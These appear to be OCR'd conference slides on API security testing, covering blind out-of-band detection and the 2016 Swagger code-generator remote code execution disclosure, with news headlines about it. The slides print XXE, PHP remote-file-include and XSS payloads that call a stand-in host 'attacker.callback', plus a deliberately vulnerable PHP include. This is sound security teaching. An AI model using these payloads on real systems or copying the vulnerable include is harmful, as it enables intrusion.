
First order



Callback Handler


Out of Band

Second Order (Blind)




How Vulnerabilities can be left hidden in your APIs

First Order Challenges



- Website + Mobile client API coverage


Out of Band Interactions



```
xxx ' xxx
```

```
alert('xss');
```


Second Order (blind) Attacks



Examples

First Order Challenges Scanning a moble API

HTTP Proxy



#	Status	Code	Method	Host	URL	Resp. Time (s)	Length
0	✓	200	GET	hackazaon.webscantest.com	/	0.250	1.0 KB
1	✓	302	GET	www.mightyseek.com	/images/spacer.gif	0.250	228
2	✓	200	GET	hackazaon.webscantest.com	/css/style.css	0.172	2.0 KB
3	✓	200	GET	hackazaon.webscantest.com	/css/style-forms.css	0.141	1.0 KB
4	✓	200	GET	hackazaon.webscantest.com	/css/style-buttons.css	0.156	2.0 KB
5	✓	200	GET	www.manvswebapp.com	/images/spacer.gif	0.251	43
6	✓	200	GET	hackazaon.webscantest.com	/login.php	0.203	688
7	✓	302	POST	hackazaon.webscantest.com	/login.php	0.157	0
8	✓	200	GET	hackazaon.webscantest.com	/login.php	0.156	708
9	✓	200	GET	hackazaon.webscantest.com	/	0.157	1.0 KB
10	✓	302	GET	www.mightyseek.com	/images/spacer.gif	0.156	228
11	✓	200	GET	hackazaon.webscantest.com	/jsmenu/auto_crosstraining.php	0.156	651
12	✓	200	GET	hackazaon.webscantest.com	/crosstraining/	0.157	1.0 KB
13	✓	500	GET	www.un-instraw.org	/revista/hypermail/alltickers/en/att-1064/s...	0.688	7.0 KB
14	✓	200	GET	hackazaon.webscantest.com	/crosstraining/aboutyou.php	0.156	696
15	✓	200	GET	hackazaon.webscantest.com	/login.php	0.172	688
16	✓	200	POST	hackazaon.webscantest.com	/login.php	0.157	688
17	✓	200	GET	hackazaon.webscantest.com	/	0.187	1.0 KB
18	✓	302	GET	www.mightyseek.com	/images/spacer.gif	0.172	228


```
GET http://hackazaon.webscantest.com/ HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: hackazaon.webscantest.com
```

Machine-In-The-Middle
proxy to Attack Engine


APPSEC EUROPE
ROMA MMXVI

Out of Band Interactions


XML External Entity (XXE) Processing




```
<?xml version="1.0"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://attacker.callback:3000/xxe" >
  ]><foo>&xxe;</foo>
```



Remote File Inclusion (RFI)




```
<?php
    if ( isset( $_GET['p'] ) ) {
        include( $_GET['p'] . '.php' );
    }
?>
```




Out of Band Interactions

Cross Site Scripting (XSS)




```
alert('xss');
```




```
<script>alert('xss');</script>
```

SQL Injection (SQLi)




```
xxx ' xxx
```

Remote File Include (RFI)



Second Order (Blind)


PHP Remote File Include (PHP RFI)



```
$req = new HttpRequest("http://attacker.callback:3000/rfi/php/success", "GET");
$req->headers["Connection"] = "close";
$req->send() or die("Couldn't send!");
echo( $req->getResponseBody() );
```

Second Order (Blind)


XML eXternal Entity (XXE)



```
<?xml version="1.0"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://attacker.callback:3000/xxe/success" >]><foo>&xxe;</foo>
```

Second Order (Blind)

Cross Site Scripting (XSS)




```
o = new XMLHttpRequest();
o.open('GET', 'http://attacker.callback:3000/xss-success');
o.send();
```

Second Order (Blind)

New techniques in API security testing

Understand the API: scenarios

Disclosure Process



Rapid7 discloses remote code execution flaw in Swagger

Rapid7 researchers warn businesses of remote execution vulnerability in the Swagger programming tool

Code generator for Swagger spec vulnerable to remote code execution

Severe Swagger Remote Code Execution flaw compromises NodeJS, Ruby, PHP, Java

This disclosure of an unpatched Remote Code Exec flaw in the Swagger API framework compromises NodeJS, Ruby, PHP, and Java.

Severe Swagger vulnerability compromises NodeJS, PHP, Java

Alongside Ruby and similar languages, the severe flaw allows attackers to remotely execute code.

Swaggerに深刻な脆弱性、NodeJS、PHP、Ruby、Javaなどのコードジェネレータに影響

「Swagger」の仕様に、NodeJS、PHP、Ruby、Javaのコードジェネレーツールに影響を及ぼす脆弱性が発見された。

Swagger staggered as hacker drops dapper code execution cracker

Silent maintainers put on notice

UNPATCHED REMOTE CODE EXECUTION FLAW EXISTS IN SWAGGER

Exploitation Demonstration

{…}
spring-mvc
aspnet5
android
slim
CsharpDotNet2


Patch & Possible Solutions

- Proper escaping, sanitization and context awareness
- Inline variable or comment definition or assignment
- Template delimiters and runtime partials

CVE-2016-5641 / R7-2016-05

Remote Code Execution via Swagger Parameter Injection


https://community.rapid7.com/community/infosec/blog/2016/06/23/r7-2016-06-remote-code-execution-via-swagger-parameter-injection-cve-2016-5641



Rapid7 discloses remote code execution flaw in Swagger

Warwick Ashford
Security Editor
23 Jun 2016 14:05

Rapid7 researchers warn businesses of remote execution vulnerability in the Swagger programming tool



SC MAGAZINE FOR IT SECURITY PROFESSIONALS
> SC US
SC UK
Steam Stealer malware attacks on gamers' credentials gaining steam
Report: IoT data leaks, unreported vulnerabilities, among top threats that lay ahead
NEWS
PRODUCT REVIEWS
BLOGS
SC CONGRESS
SC EXTRA

SC Magazine > News > Code generator for Swagger spec vulnerable to remote code execution

Bradley Barth, Senior Reporter

June 23, 2016


Code generator for Swagger spec vulnerable to remote code execution



Severe Swagger Remote Code Execution flaw compromises NodeJS, Ruby, PHP, Java

June 24, 2016 By Pierluigi Paganini

This disclosure of an unpatched Remote Code Exec flaw in the Swagger API framework compromises NodeJS, Ruby, PHP, and Java.



MUST READ UK TO EXIT THE EU: WHAT ARE TECH FIRMS WORRIED ABOUT?

Severe Swagger vulnerability compromises NodeJS, PHP, Java

Alongside Ruby and similar languages, the severe flaw allows attackers to remotely execute code.

By Charlie Osborne for Zero Day | June 23, 2016 -- 13:05 GMT (06:05 PDT) | Topic: Security

ZDNet Japan > セキュリティ

Swaggerに深刻な脆弱性、NodeJS、PHP、Ruby、Javaなどのコードジェネレータに影響

Charlie Osborne （Special to ZDNet.com） 翻訳校正： 編集部 2016年06月24日 10時29分

PR IBMが提供するクラウドベースの運用監視サービスIMIとは？詳細資料公開中！

PR サルでも分かる？「ファイル・ストレージ」と「オブジェクト・ストレージ」


「Swagger」の仕様に、NodeJS、PHP、Ruby、Javaのコードジェネレータツールに影響を及ぼす脆弱性が発見された。

Security

Swagger staggered as hacker drops dapper code execution cracker

Silent maintainers put on notice

24 Jun 2016 at 06:04, Darren Pauli



Welcome > Blog Home > Vulnerabilities > Unpatched Remote Code Execution Flaw Exists in Swagger

UNPATCHED REMOTE CODE EXECUTION FLAW EXISTS IN SWAGGER

by Michael Mimoso

June 23, 2016 , 9:43 am

https://github.com/swagger-api/swagger-codegen/pull/3201

CVE-2016-5641 / R7-2016-05

… code generators trust … parameters … to generate … code.

Targets

- **API developers?**
- **CodeGen Artifact Hosting (2nd order attack / blind code-gen)**
- **Hosted Documentation**
  - **github.com/<foo>/mal-swagger.json**
  - **swaggerhub.com/<foo>/mal-swagger-project**

